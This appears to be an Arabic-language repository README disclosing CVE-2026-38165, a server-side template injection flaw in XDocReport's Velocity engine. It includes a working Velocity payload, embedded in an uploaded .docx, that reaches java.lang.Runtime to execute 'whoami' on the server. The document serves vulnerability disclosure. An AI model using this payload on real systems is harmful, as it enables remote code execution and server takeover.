 at190510-cuong/cve-2026-38165-ssti-
CVE-2026-38165 (SSTI)

نظرة عامة على الثغرة
حقن القالب من جانب الخادم (SSTI) هو ثغرة أمنية في الويب تسمح للمهاجم بحقن تعليمات برمجية ضارة في القوالب (templates) المستخدمة بواسطة أنظمة إدارة المحتوى (CMS) وأطر العمل (framework) على الويب، بهدف تنفيذ هجمات عن بُعد، أو الحصول على معلومات حساسة، أو القيام بأنشطة اختراق النظام.
SSTI هو أحد أشكال ثغرات الحقن (مثل SQL Injection، XSS، إلخ)، حيث يستغل المخترق استخدام أنظمة القوالب لنشر تعليمات برمجية ضارة عن بُعد. عند نجاح هجوم SSTI، يمكن للمخترق تنفيذ التعليمات البرمجية الخاصة به على الخادم من جانب الخادم، مما يسمح له بتنفيذ هجمات عن بُعد، مثل جمع المعلومات الحساسة، أو القيام بأنشطة اختراق النظام، أو الوصول إلى الموارد غير المصرح بها.
غالبًا ما تحدث ثغرة SSTI بسبب استخدام أنظمة قوالب غير آمنة، أو عدم فحص ومعالجة معلمات الإدخال قبل إدراجها في القوالب. إذا نجح هجوم SSTI، فقد تكون العواقب خطيرة وتسبب خسائر كبيرة للمؤسسة التي تتعرض للهجوم.
التأثير التجاري
يمكن أن تسبب ثغرة SSTI العديد من العواقب الوخيمة، بما في ذلك:
تنفيذ تعليمات برمجية ضارة: يمكن للمهاجم استخدام هذه الثغرة لتنفيذ تعليمات برمجية ضارة على الخادم، مما يسمح بسرقة البيانات، أو القيام بإجراءات غير قانونية على النظام، أو حتى السيطرة الكاملة على الخادم.
الكشف عن المعلومات الحساسة: قد تسمح SSTI للمهاجم بقراءة أو تعديل أو حذف الملفات على الخادم. إذا كانت هذه الملفات تحتوي على معلومات حساسة، مثل أسماء المستخدمين وكلمات المرور، فيمكن للمهاجم بسهولة الكشف عن هذه المعلومات.
هجمات التهديد أو الاحتيال على المستخدمين: يمكن للمهاجم استخدام SSTI لتنفيذ هجمات تهديد أو احتيال على المستخدمين، عن طريق تغيير محتوى صفحة الويب أو إضافة أزرار مخصصة مزيفة. إذا نقر المستخدم على هذه الأزرار، يمكن للمهاجم سرقة معلومات المستخدم أو تثبيت برامج ضارة على جهاز الكمبيوتر الخاص به.

fr.opensagres.xdocreport.template.velocity
تم العثور على ثغرة حقن القالب من جانب الخادم (SSTI) في OpenSAGRES XDocReport عند معالجة قوالب DOCX باستخدام محرك velocity. في ظل تكوينات معينة، يمكن أن تؤدي القوالب المصممة خصيصًا إلى تنفيذ التعليمات البرمجية عن بُعد (RCE).
يسمح موقع إدارة الموارد البشرية للمستخدم برفع ملفات المستندات .docx إلى النظام. أثناء المعالجة، يستخدم التطبيق محرك القوالب velocity (في الملف) لتصيير المحتوى دون وجود آلية للتحكم أو تصفية محتوى الإدخال.
تسمح هذه الثغرة للمهاجم بحقن تعبيرات ضارة في ملف .docx (قالب)، مما يؤدي إلى تنفيذ التعليمات البرمجية عن بُعد (RCE) على الخادم، ويمكن استغلالها لسرقة المعلومات أو السيطرة على النظام.
fr.opensagres.xdocreport.template.velocity — XDocReport (الإصدارات =< 2.1.0).
https://github.com/opensagres/xdocreport/blob/master/template/fr.opensagres.xdocreport.template.velocity/src/main/java/fr/opensagres/xdocreport/template/velocity/internal/VelocityTemplateEngine.java

velocityEngine.evaluate(...) هو الأسلوب القياسي / "الافتراضي" لـ Apache Velocity لتقييم (evaluate) قالب من كائن Reader (أو من String) باستخدام كائن Context وكتابة الناتج إلى Writer. يقوم بتنفيذ بناء جملة VTL (Velocity Template Language) تمامًا مثل Template.merge(...)
evaluate: تحليل من Reader/String → مناسب عندما يكون القالب ديناميكيًا / غير موثوق.
getTemplate(...).merge(...): تحميل القالب الذي تمت معالجته بواسطة محمل الموارد (التخزين المؤقت، الترميز...)، ثم دمجه. من حيث القدرة على تنفيذ VTL، كلاهما ينفذ نفس التعبيرات؛ الفرق الرئيسي هو مكان / طريقة تحميل القالب.
.docx يحتوي على الحمولة التالية:
#set($x="abc")
#set($str=$x.getClass().forName("java.lang.String"))
#set($cha=$x.getClass().forName("java.lang.Character"))
#set($r=$x.getClass().forName("java.lang.Runtime").getRuntime().exec("whoami"))
$r.waitFor()
#set($out=$r.getInputStream())
#set($result="")
#foreach($i in [1..$out.available()])
#set($result = $result + $str.valueOf($cha.toChars($out.read())))
#end
$result


#set($x="abc")
